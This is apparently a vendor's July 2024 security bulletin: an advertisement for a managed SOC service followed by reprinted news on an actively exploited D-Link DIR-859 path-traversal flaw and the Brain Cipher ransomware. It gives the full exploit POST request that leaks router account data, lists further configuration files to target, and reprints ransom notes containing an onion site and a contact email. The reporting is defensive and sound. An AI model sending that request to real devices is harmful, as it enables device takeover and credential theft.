telelink
business
services

Monthly Security Bulletin

JULY/24

Advanced Security
Operations Center

tbs.tech | simplify the complex

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer’s Critical Assets	Security Awareness Training			

Lite Plan

Professional Plan (incl. all from Lite)

Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Hackers exploit critical D-Link DIR-859 router flaw to steal passwords 4
2. Meet Brain Cipher — The new ransomware behind Indonesia's data center attack 7
3. Infosys McCamish says LockBit stole data of 6 million people 12
4. Ticketmaster sends notifications about recent massive data breach 14
5. TeamViewer links corporate cyberattack to Russian state hackers 16
6. Critical GitLab bug lets attackers run pipelines as any user 19
7. Plugins on WordPress.org backdoored in supply chain attack 21
8. Polyfill.io JavaScript supply chain attack impacts over 100K sites 22
9. New attack uses MSC files and Windows XSS flaw to breach networks 26
10. Facebook PrestaShop module exploited to steal credit cards 30
11. Phoenix UEFI vulnerability impacts hundreds of Intel PC models 32
12. CosmicSting flaw impacts 75% of Adobe Commerce, Magento sites 34
13. Linux version of RansomHub ransomware targets VMware ESXi VMs 36
14. SolarWinds Serv-U path traversal flaw actively exploited in attacks 40
15. VMware fixes critical vCenter RCE vulnerability, patch now 43
16. Fake Google Chrome errors trick you into running malicious PowerShell scripts 45
17. New ARM 'TIKTAG' attack impacts Google Chrome, Linux systems 49
18. New Linux malware is controlled through emojis sent from Discord 54
19. ASUS warns of critical remote authentication bypass on 7 routers 57
20. ASUS warns of critical remote authentication bypass on 7 routers 59
21. CISA warns of Windows bug exploited in ransomware attacks 61
22. Phishing emails abuse Windows search protocol to push malicious scripts 63
23. Azure Service Tags tagged as security risk, Microsoft disagrees 66

1. Hackers exploit critical D-Link DIR-859 router flaw to steal passwords

Hackers are exploiting a critical vulnerability that affects all D-Link DIR-859 WiFi routers to collect account information from the device, including passwords.

The security issue was disclosed in January and is currently tracked as CVE-2024-0769 (9.8 severity score) - a path traversal flaw that leads to information disclosure.


Although D-Link DIR-859 WiFi router model reached end-of-life (EoL) and no longer receives any updates, the vendor still released a security advisory explaining that the flaw exists in the "fatlady.php" file of the device, affects all firmware versions, and allows attackers to leak session data, achieve privilege escalation, and gain full control via the admin panel.

D-Link is not expected to release a fixing patch for CVE-2024-0769, so owners of the device should switch to a supported device as soon as possible.

Detected exploitation activity

Threat monitoring platform GreyNoise has observed the active exploitation of CVE-2024-0769 in attacks that rely on a slight variation of the public exploit.

The researchers explain that hackers are targeting the 'DEVICE.ACCOUNT.xml' file to dump all account names, passwords, user groups, and user descriptions present on the device.




```
DEVICE.ACCOUNT.xml.php

<module>
    <service><?=$GETCFG_SVC?></service>
    <device>
        <account>
<?
$cnt = query("/device/account/count");
if ($cnt=="") $cnt=0;
echo "\t\t\t<seqno>".query("/device/account/seqno")."</seqno>\n";
echo "\t\t\t<max>".query("/device/account/max")."</max>\n";
echo "\t\t\t<count>".$cnt."</count>\n";
foreach("/device/account/entry")
{
    if ($InDeX > $cnt) break;
    if (query("password")=="") $pwd = ""; else $pwd = "==OoXxGgYy==";
    echo "\t\t\t<entry>\n";
    echo "\t\t\t\t<name>".      get("x","name").    "</name>\n";
    echo "\t\t\t\t<password>".  $pwd.               "</password>\n";
    echo "\t\t\t\t<group>".     get("x", "group").  "</group>\n";
    echo "\t\t\t\t<description>".get("x","description")."</description>\n";
    echo "\t\t\t</entry>\n";
}
?>      </account>
        <session>
<?
    echo dump(3, "/device/session");
?>      </session>
    </device>
</module>
```

Contents of the retrieved configuration file

Source: GreyNoise

The attack leverages a malicious POST request to '/hedwig.cgi,' exploiting CVE-2024-0769 to access sensitive configuration files ('getcfg') via the 'fatlady.php' file, which potentially contains user credentials.



```
POST /hedwig.cgi HTTP/1.1
Host: <ip>:8088
Content-Length: 141
Content-Type: text/xml
Cookie: uid=R8tBjwtFc8
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; The World)

<?xml version="1.0" encoding="utf-8"?>
<postxml><module><service>
../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml
</service></module></postxml>
```

Malicious POST request

Source: GreyNoise

GreyNoise has not determined the motivation of the attackers, but the targeting of user passwords shows an intention to perform device takeover, thus giving the attacker full control of the device.

> *"It is unclear at this time what the intended use of this disclosed information is, it should be noted that these devices will never receive a patch," the researchers explain.*
>
> *"Any information disclosed from the device will remain valuable to attackers for the lifetime of the device as long as it remains internet facing" - GreyNoise*

GreyNoise notes that the public proof-of-concept exploit, on which current attacks rely, targets the 'DHCPS6.BRIDGE-1.xml' file instead of 'DEVICE.ACCOUNT.xml', so it could be used to target other configuration files, including:

- ACL.xml.php
- ROUTE.STATIC.xml.php
- INET.WAN-1.xml.php
- WIFI.WLAN-1.xml.php

These files could expose configurations for access control lists (ACLs), NAT, firewall settings, device accounts, and diagnostics, so defenders should be aware of them being potential targets for exploitation.

GreyNoise makes available a larger list of files that could be invoked in attacks that exploit CVE-2024-0769. This should server defenders in case other variations occur.

Source: https://www.bleepingcomputer.com/news/security/hackers-exploit-critical-d-link-dir-859-router-flaw-to-steal-passwords/

2. Meet Brain Cipher — The new ransomware behind Indonesia's data center attack

The new Brain Cipher ransomware operation has begun targeting organizations worldwide, gaining media attention for a recent attack on Indonesia's temporary National Data Center.

Indonesia is building out National Data Centers to securely store servers used by the government for online services and data hosting.

On June 20th, one of the temporary National Data Centers suffered a cyberattack that encrypted the government's servers and disrupted immigration services, passport control, issuing of event permits, and other online services.

The government confirmed that a new ransomware operation, Brain Cipher, was behind the attack, disrupting over 200 government agencies.

Brain Cipher demanded $8 million in the Monero cryptocurrency to receive a decryptor and not leak allegedly stolen data.

BleepingComputer has learned that the threat actors have stated in the negotiation chat that they are issuing a "press release" about the "quality of personal data protection" in the attack, likely indicating that data was stolen.

Who is Brain Cipher

Brain Cipher is a new ransomware operation launched earlier this month, conducting attacks on organizations worldwide.


While the ransomware gang initially launched without a data leak site, their latest ransom notes now link to one, indicating that data is still in attack and will be used in double-extortion schemes.

BleepingComputer is aware of numerous samples of the Brain Cipher ransomware uploaded to various malware-sharing sites over the past two weeks.

These samples [1, 2, 3] were created using the leaked LockBit 3.0 builder, which other threat actors heavily abused to launch their own ransomware operations.

However, Brain Cipher has made some minor changes to the encryptor.

One of those changes is that it not only appends an extension to the encrypted file but also encrypts the file name, as shown below.




Bde1klu.flzQgniJJ
FLZQGNIJJ File
State: Shared
Date modified: 6/27/2024 8:16 PM
Size: 189 KB
Date created: 12/15/2016 10:01 AM
Shared with: Everyone

Files encrypted by Brain Cipher

Source: BleepingComputer

The encryptor will also create ransom notes named in the format of [extension].README.txt, as shown below. These ransom notes briefly describe what happened, make threats, and link to the Tor negotiation and data leak sites.



KUsfyVIDo.README.txt - Notepad2


```
***
Welcome to Brain Cipher Ransomware!
***
Dear managers!
If you're reading this, it means your systems have been hacked and encrypted and your data stolen.


***

The most proper way to safely recover your data is through our support. We can recover your systems within 4-6 hours.
In order for it to be successful, you must follow a few points:

1.Don't go to the police, etc.
2.Do not attempt to recover data on your own.
3.Do not take the help of third-party data recovery companies.
In most cases, they are scammers who will pay us a ransom and take a for themselves.

***

If you violate any 1 of these points, we will refuse to cooperate with you!!!

ATTENTION! If you do not contact us within 48 hours, we will post the record on our website:
[redacted].onion


3 steps to data recovery:

1. Download and install Tor Browser (https://www.torproject.org/download/)

2. Go to our support page: http://mybmtbgd7aprdnw2ekxht5qap5daam2wch25coqerrq2zdioanob34ad.onion
  This page can take up to 30 minutes to load.

3. Enter your encryption ID:
[redacted]


Email to support: brain.support@cyberfear.com
```

Ln 22 : 35   Col 48   Sel 0   1.30 KB   ANSI   CR+LF   INS   Default Text

Brain Cipher ransom note

Source: BleepingComputer

In one note seen by BleepingComputer, the threat actor deviated a bit in the template and used the file name 'How To Restore Your Files.txt.'



* How To Restore Your Files.txt - Notepad2


```
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\Welcome to Brain Cipher Ransomware!\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\Dear managers!\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\If you're reading this, it means your systems have been hacked and encrypted and your data stolen.\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\The most proper way to safely recover your data is through our support. We can recover your systems within 4-6 hours.\\\\\\
\\\\\\\\\\\\\In order for it to be successful, you must follow a few points:\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\1.Don't go to the police, etc.\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\2.Do not attempt to recover data on your own.\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\3.Do not take the help of third-party data recovery companies.\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\In most cases, they are scammers who will pay us a ransom and take a % for themselves.\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\If you violate any 1 of these points, we will refuse to cooperate with you!!!\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
